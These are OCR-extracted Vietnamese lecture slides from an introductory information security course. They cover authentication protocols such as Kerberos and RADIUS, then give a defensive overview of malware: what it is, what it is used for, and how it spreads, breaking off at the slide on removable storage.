
Xác thực thực thể

❑Một số giao thức xác thực

- Kerberos
- Challenge-Handshake Authentication Protocol (CHAP)
- Remote Authentication Dial-In User Service (RADIUS)
- NT LAN Manager (NTLM)


Kerberos KDC
Kerberos client
1
2
3
4
5
6
Authentication Service (AS)
Ticket Granting Service (TGS)
Kerberos service


Challenge Handshake Authentication Protocol (CHAP)



RADIUS

- **Remote Authentication Dial-In User Service** (**RADIUS**) là một giao thức mạng, hoạt động trên cổng mặc định là UDP 1812 cung cấp quản lý xác thực tập trung (Authentication), phân quyền (Authorization) và tính cước (Accounting) (AAA) cho người dùng kết nối và sử dụng dịch vụ mạng. RADIUS được Livingston Enterprises, Inc. phát triển vào năm 1991 dưới dạng giao thức tính cước và xác thực truy cập, sau đó được đưa vào các tiêu chuẩn của Internet Engineering Task Force (IETF).[

- RADIUS rất phổ biến, được sử dụng rộng rãi, nó thường được các nhà cung cấp dịch vụ Internet (ISP) và doanh nghiệp sử dụng để quản lý truy cập Internet hoặc mạng nội bộ, mạng không dây và dịch vụ email tích hợp. Các mạng này có thể kết hợp modem, đường dây thuê bao kỹ thuật số (DSL), điểm truy cập, mạng riêng ảo (VPN), cổng mạng, máy chủ web, v.v.


Remote User
Remote User
Remote User
Network Access Server
RADIUS Protocol
Access Request
Access Accept or Reject
Remote User Database (Authentication Server)
RADIUS Server

CƠ SỞ AN TOÀN THÔNG TIN

Bài 7. Phòng chống mã độc

1

2

3

Khái niệm mã độc


Con đường lây nhiễm mã độc

Phòng chống mã độc


Khái niệm mã độc

- **Mã độc (Malware)** là những chương trình máy tính được tạo ra với mục đích làm hại đến tính bí mật, tính toàn vẹn hoặc tính sẵn sàng của dữ liệu, ứng dụng và hệ điều hành của của hệ thống.
- **Mã độc (malware)** là những chương trình máy tính được tạo ra với mục đích xấu!

Phân loại mã độc



Phân loại mã độc



MỤC ĐÍCH?

Mục đích của mã độc (1/2)

- Thu thập dữ liệu trên máy tính
- Ăn cắp thông tin như mật khẩu, mã bảo mật thẻ tín dụng.
- Nghe lén thông tin như chụp màn hình, ghi âm, quay màn hình, keylogger.
- Sử dụng máy tính của nạn nhân để tạo một mạng botnet phục vụ cho các tấn công DDOS.

Mục đích của mã độc (2/2)

- Sử dụng máy tính của nạn nhân để phát tán thư rác.
- Sử dụng tài nguyên trên máy nạn nhân (để "đào" Bitcoin).
- Mã hóa dữ liệu và đòi tiền chuộc.
- Phá hủy dữ liệu trên máy nạn nhân.
- Làm hư hại thiết bị phần cứng (Chernobyl, Stuxnet)
- ....

1

2

3

Con đường lây nhiễm mã độc

Phòng chống mã độc

Các con đường lây nhiễm mã độc (1/9)



Qua thư điện tử



Qua USB



Sử dụng phần mềm lậu, phần mềm bẻ khóa




Từ website



Qua dịch vụ hội thoại trực tuyến (Chat)



Qua mạng xã hội



Qua mạng nội bộ



Cài đặt trực tiếp

Các con đường lây nhiễm mã độc (2/9)

❑Cài đặt trực tiếp

- Cho người khác mượn máy tính, smartphone
- Rời khỏi máy tính, smartphone mà không khóa hệ thống
- Máy bị nhiễm mã độc từ từ nhà sản xuất!




Các con đường lây nhiễm mã độc (3/9)

❑Phần mềm lậu, bẻ khóa

- Người bẻ khóa thường là thành viên của những nhóm cracker, hacker
- Phần mềm bẻ khóa thường bị nhúng mã độc để phục vụ mục đích của tin tặc
- Khi sử dụng những phần mềm như thế, mã độc sẽ phát tán vào máy và lây lan

Các con đường lây nhiễm mã độc (4/9)



Các con đường lây nhiễm mã độc (5/9)

❑Qua thiết bị lưu trữ di động

